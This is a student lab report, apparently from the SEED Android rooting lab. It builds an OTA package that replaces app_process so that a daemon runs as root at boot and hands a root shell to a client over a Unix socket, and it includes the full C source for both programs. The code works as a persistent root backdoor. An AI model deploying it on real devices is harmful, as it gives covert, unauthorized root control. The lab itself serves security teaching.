

```
[12/09/2019]Chirag@VM:~/.../SimpleSU$ ls -lR Task3/
Task3/:
total 4
drwxrwxr-x 3 seed seed 4096 Dec  9 21:08 META_INF

Task3/META_INF:
total 4
drwxrwxr-x 3 seed seed 4096 Dec  9 21:08 com

Task3/META_INF/com:
total 4
drwxrwxr-x 3 seed seed 4096 Dec  9 21:08 google

Task3/META_INF/com/google:
total 4
drwxrwxr-x 2 seed seed 4096 Dec  9 21:59 android

Task3/META_INF/com/google/android:
total 28
-rwxr-xr-x 1 seed seed 9232 Dec  9 21:09 mydaemon
-rwxr-xr-x 1 seed seed 9232 Dec  9 21:09 mysu
-rwxrwxr-x 1 seed seed  234 Dec  9 21:59 update-binary
[12/09/2019]Chirag@VM:~/.../SimpleSU$
```

We zip the file and send it to the recovery os.




We extract the files and run the update binary script






We reboot the system and launch the terminal

Here we start the app mysu, which genereates a root shell as shown below.





Here our malicious mydaemon starts with root privilages hence gives us control, we exploit this property.

Here we see that the file descriptors for mysu are different than /system/bin/sh.

Thus a root shell has been obtained from android.

Q&A

• Server launches the original app process binary

```
-   int main(int argc, char** argv) {
-       //if not root
-       //connect to root daemon for root shell
-       if (getuid() != 0 && getgid() != 0) {
-           ERRMSG("start to connect to daemon \n");
-
-           return connect_daemon();
-       }
-       //if root
-       //launch default shell directly
-       char* shell[] = {"/system/bin/sh", NULL};
-       execve(shell[0], shell, NULL);
-       return (EXIT_SUCCESS);
-   }
-
```

• Client sends its FDs

```
    send_fd(socket, STDIN_FILENO);      //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);     //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);     //STDERR_FILENO = 2
```

• Server forks to a child process

```
int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon(argv);
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```

• Child process receives client's FDs

```
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);
```

• Child process redirects its standard I/O FDs

```
    dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2
```

• Child process launches a root shell

```
    //launch default shell directly
    char* shell[] = {"/system/bin/sh", NULL};
    execve(shell[0], shell, NULL);
    return (EXIT_SUCCESS);
```

Appendix:

Codes:

Mysu.c:

```
/*
 * File:   mysu.c
 * Author: Zhuo Zhang, Syracuse University
 *         zzhan38@syr.edu
 *
 * Version: 1.0
 * Release Date: 1/30/2016
 */

/* Version 1.0 - First Release
 * This project is a client
 * It ask the daemon server to launch a root shell for it
 * It will pass its STDIN, STDOUT, STDERR file descriptors to the server via U
nix domain socket
 */

 /* This project is based on open source su project
 * Source: https://github.com/koush/Superuser
 * Original License:
 *   ** Copyright 2010, Adam Shanks (@ChainsDD)
 *   ** Copyright 2008, Zinx Verituse (@zinxv)
 *   **
 *   ** Licensed under the Apache License, Version 2.0 (the "License");
 *   ** you may not use this file except in compliance with the License.
 *   ** You may obtain a copy of the License at
 *   **
 *   **     http://www.apache.org/licenses/LICENSE-2.0
 *   **
 *   ** Unless required by applicable law or agreed to in writing, software
 *   ** distributed under the License is distributed on an "AS IS" BASIS,
 *   ** WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implie
d.
 *   ** See the License for the specific language governing permissions and
 *   ** limitations under the License.
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>     //socket() bind() listen() accept() AF_UNIX
#include <fcntl.h>          //fcntl()
#include <string.h>         //strerror()
#include <errno.h>          //errno
```

```c
#include <sys/un.h>         //struct sockaddr_un

#include "../socket_util/socket_util.h"
#include "../server_loc.h"

#define ERRMSG(msg) fprintf(stderr, "%s", msg)

#define DEFAULT_SHELL "/system/bin/sh"

#define SHELL_ENV "SHELL=" DEFAULT_SHELL
#define PATH_ENV "PATH=/system/bin:/system/xbin"


//try to connect to the server and get a socket file descriptor
int config_socket() {

    struct sockaddr_un sun;

    //create socket fd
    int socket_fd = socket(AF_UNIX, SOCK_STREAM, 0);
    if (socket_fd < 0) {
        ERRMSG("failed to create socket fd\n");
        exit (EXIT_FAILURE);
    }

    //set the socket file descriptor
    //with flag FD_CLOEXEC, socket_fd will stay valid through fork()
    //but will be destroyed by all exec family functions (e.g. execve())
    if (fcntl(socket_fd, F_SETFD, FD_CLOEXEC)) {
        ERRMSG("failed on fcntl\n");
        exit (EXIT_FAILURE);
    }

    //set struct sockaddr_un
    /*
        struct sockaddr_un {
            sa_family_t sun_family;               //AF_UNIX
            char        sun_path[108];            //pathname
        };
    */
    memset(&sun, 0, sizeof(sun));
    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, SERVER_LOC, sizeof(sun.sun_path));

    //connect to server
    if (0 != connect(socket_fd, (struct sockaddr*)&sun, sizeof(sun))) {
        ERRMSG("failed to connect server\n");
        exit (EXIT_FAILURE);
    }
```

```
    return socket_fd;
}

//try to connect the daemon server
//pass stdin, stdout, stderr to server
//hold the session to operate the root shell created and linked by server
int connect_daemon() {

    //get a socket
    int socket = config_socket();

    //do handshake
    handshake_client(socket);

    ERRMSG("sending file descriptor \n");
    fprintf(stderr,"STDIN %d\n",STDIN_FILENO);
    fprintf(stderr,"STDOUT %d\n",STDOUT_FILENO);
    fprintf(stderr,"STDERR %d\n",STDERR_FILENO);

    send_fd(socket, STDIN_FILENO);      //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);     //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);     //STDERR_FILENO = 2

    //hold the session until server close the socket or some error occurs
    //in my design, server should not send things back through socket after ha
ndshake
    //read() function will block the process, thus we hold the session
    //if the socket is closed, read() will return 0
    //or error occurs, read() will return a negative integer
    char dummy[2];
    ERRMSG("2 \n");
    int flag = 0;
    do {
        flag = read(socket, &dummy, 1);
    } while (flag > 0);

    ERRMSG("3 \n");

    close(socket);

    //print out error message if has
    if (flag < 0) {
        ERRMSG("Socket failed on client: ");
        ERRMSG(strerror(errno));
        ERRMSG("\n");
        return (EXIT_FAILURE);
    }
```

```
    return (EXIT_SUCCESS);
}

int main(int argc, char** argv) {
    //if not root
    //connect to root daemon for root shell
    if (getuid() != 0 && getgid() != 0) {
        ERRMSG("start to connect to daemon \n");

        return connect_daemon();
    }
    //if root
    //launch default shell directly
    char* shell[] = {"/system/bin/sh", NULL};
    execve(shell[0], shell, NULL);
    return (EXIT_SUCCESS);
}
```

Mydaemon.c

```
/*
 * File:   mydaemonsu.c
 * Author: Zhuo Zhang, Syracuse University
 *         zzhan38@syr.edu
 *
 * Version: 2.1
 * Release Date: 3/11/2016
 */

 /* Version 2.1
 * Instead of copying argv into a new buffer
 * this version just modify argv[0] and use the argv to pass all the arguments
 * Previously I thought argv is not NULL-terminated, but in fact it is
 */

/* Version 2.0
 * From this version, I use an approach to hack app_process
 * Thus we don't need to rely on outer script file like init.sh to launch this
 daemon
 * All we need to do is to link app_process to this binary file
 * and rename the original app_process32 or app_process64 to app_process_origi
nal
*/

/* Version 1.0 - First Release
 * This project is a server
 * It runs under root privilege and wait for client's connect
 * After connection, it launch a terminal for the client and redirect
 * the terminal's input and output to the client
 */


 /* This project is based on open source su project
 * Source: https://github.com/koush/Superuser
 * Original License:
 *   ** Copyright 2010, Adam Shanks (@ChainsDD)
 *   ** Copyright 2008, Zinx Verituse (@zinxv)
 *   **
 *   ** Licensed under the Apache License, Version 2.0 (the "License");
 *   ** you may not use this file except in compliance with the License.
 *   ** You may obtain a copy of the License at
 *   **
 *   **     http://www.apache.org/licenses/LICENSE-2.0
 *   **
 *   ** Unless required by applicable law or agreed to in writing, software
 *   ** distributed under the License is distributed on an "AS IS" BASIS,
```

```
 *   ** WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implie
d.
 *   ** See the License for the specific language governing permissions and
 *   ** limitations under the License.
 */


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>     //socket() bind() listen() accept() AF_UNIX
#include <fcntl.h>          //fcntl()
#include <string.h>         //strerror()
#include <errno.h>          //errno
#include <sys/un.h>         //struct sockaddr_un
#include <sys/stat.h>       //umask() mkdir()
#include <stdbool.h>        //bool true false

#include "../socket_util/socket_util.h"
#include "../server_loc.h"

#define ERRMSG(msg) fprintf(stderr, "%s", msg)

#define DEFAULT_SHELL "/system/bin/sh"

#define SHELL_ENV "SHELL=/system/bin/sh"
#define PATH_ENV "PATH=/system/bin:/system/xbin"

#define APP_PROCESS "/system/bin/app_process_original"

extern char** environ;

//create a UNIX domain socket and return its file descriptor
int creat_socket() {
    int socket_fd;
    struct sockaddr_un sun;

    //open socket
    socket_fd = socket(AF_UNIX, SOCK_STREAM, 0);
    if (socket_fd < 0) {
        ERRMSG("failed to open socket\n");
        exit(EXIT_FAILURE);
    }

    //set the socket file descriptor
    //with flag FD_CLOEXEC, socket_fd will stay valid through fork()
    //but will be destroyed by all exec family functions (e.g. execve())
    if (fcntl(socket_fd, F_SETFD, FD_CLOEXEC)) {
```

```
        ERRMSG("failed to fcntl\n");
        goto err;
    }

    //set struct sockaddr_un
    /*
        struct sockaddr_un {
            sa_family_t sun_family;               //AF_UNIX
            char        sun_path[108];            //pathname
        };
    */
    memset(&sun, 0, sizeof(sun));
    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, SERVER_LOC, sizeof(sun.sun_path));

    //get rid of potential existing file due to previous error
    unlink(sun.sun_path);
    unlink(SERVER_DIR);

    //backup current umask
    //and change umask to allow all permissions
    int previous_umask = umask(0);

    //make new server path
    mkdir(SERVER_DIR, 0777);

    //bind socket
    if (bind(socket_fd, (struct sockaddr*)&sun, sizeof(sun)) < 0) {
        ERRMSG("failed to bind socket\n");
        goto err;
    }

    //restore umask
    umask(previous_umask);

    //start listening on the socket
    if (listen(socket_fd, 10) < 0) {
        ERRMSG("failed to listen\n");
        goto err;
    }

    return socket_fd;

err:
    close(socket_fd);
    exit(EXIT_FAILURE);
}
```

```c
//the code executed by the child process
//it launches default shell and link file descriptors passed from client side
int child_process(int socket, char** argv){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);


    dup2(client_in, STDIN_FILENO);      //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);    //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);    //STDERR_FILENO = 2

    //change current directory
    chdir("/");

    char* env[] = {SHELL_ENV, PATH_ENV, NULL};
    char* shell[] = {DEFAULT_SHELL, NULL};

    execve(shell[0], shell, env);

    //expect no return from execve
    //only if execve fails
    ERRMSG("Failed on launching shell: ");
    ERRMSG(strerror(errno));
    ERRMSG("\n");

    close(socket);

    exit(EXIT_FAILURE);
}

//start the daemon and keep waiting for connections from client
void run_daemon( char** argv) {
    if (getuid() != 0) {
        ERRMSG("Daemon require root privilege\n");
        exit(EXIT_FAILURE);
    }

    //get a UNIX domain socket file descriptor
    int socket = creat_socket();

    //wait for connection
    //and handle connections
    int client;
    while ((client = accept(socket, NULL, NULL)) > 0) {
```

```
        if (0 == fork()) {
            close(socket);
            ERRMSG("Child process start handling the connection\n");
            exit(child_process(client,argv));
            child_process(client, argv);
        }
        else {
            close(client);
        }
    }

    //expect daemon never end execution
    //unless socket failed
    ERRMSG("Daemon quits: ");
    ERRMSG(strerror(errno));
    ERRMSG("\n");

    close(socket);
    close(client);

    exit(EXIT_FAILURE);
}

//try to connect to the daemon to determine whether it is running
bool detect_daemon() {

    struct sockaddr_un sun;

    //create socket fd
    int socket_fd = socket(AF_UNIX, SOCK_STREAM, 0);
    if (socket_fd < 0) {
        ERRMSG("failed to create socket fd\n");
        exit (EXIT_FAILURE);
    }

    //set socket fd
    if (fcntl(socket_fd, F_SETFD, FD_CLOEXEC)) {
        ERRMSG("failed on fcntl\n");
        exit (EXIT_FAILURE);
    }

    //set sun
    memset(&sun, 0, sizeof(sun));
    sun.sun_family = AF_UNIX;
    strncpy(sun.sun_path, SERVER_LOC, sizeof(sun.sun_path));

    //connect to server
    //return false if connection failed (daemon is not running)
```

```
    if (0 != connect(socket_fd, (struct sockaddr*)&sun, sizeof(sun))) {
        return false;
    }

    //close the socket and return true if connection succeeded (daemon is runn
ing)
    close(socket_fd);
    return true;
}

int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon(argv);
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```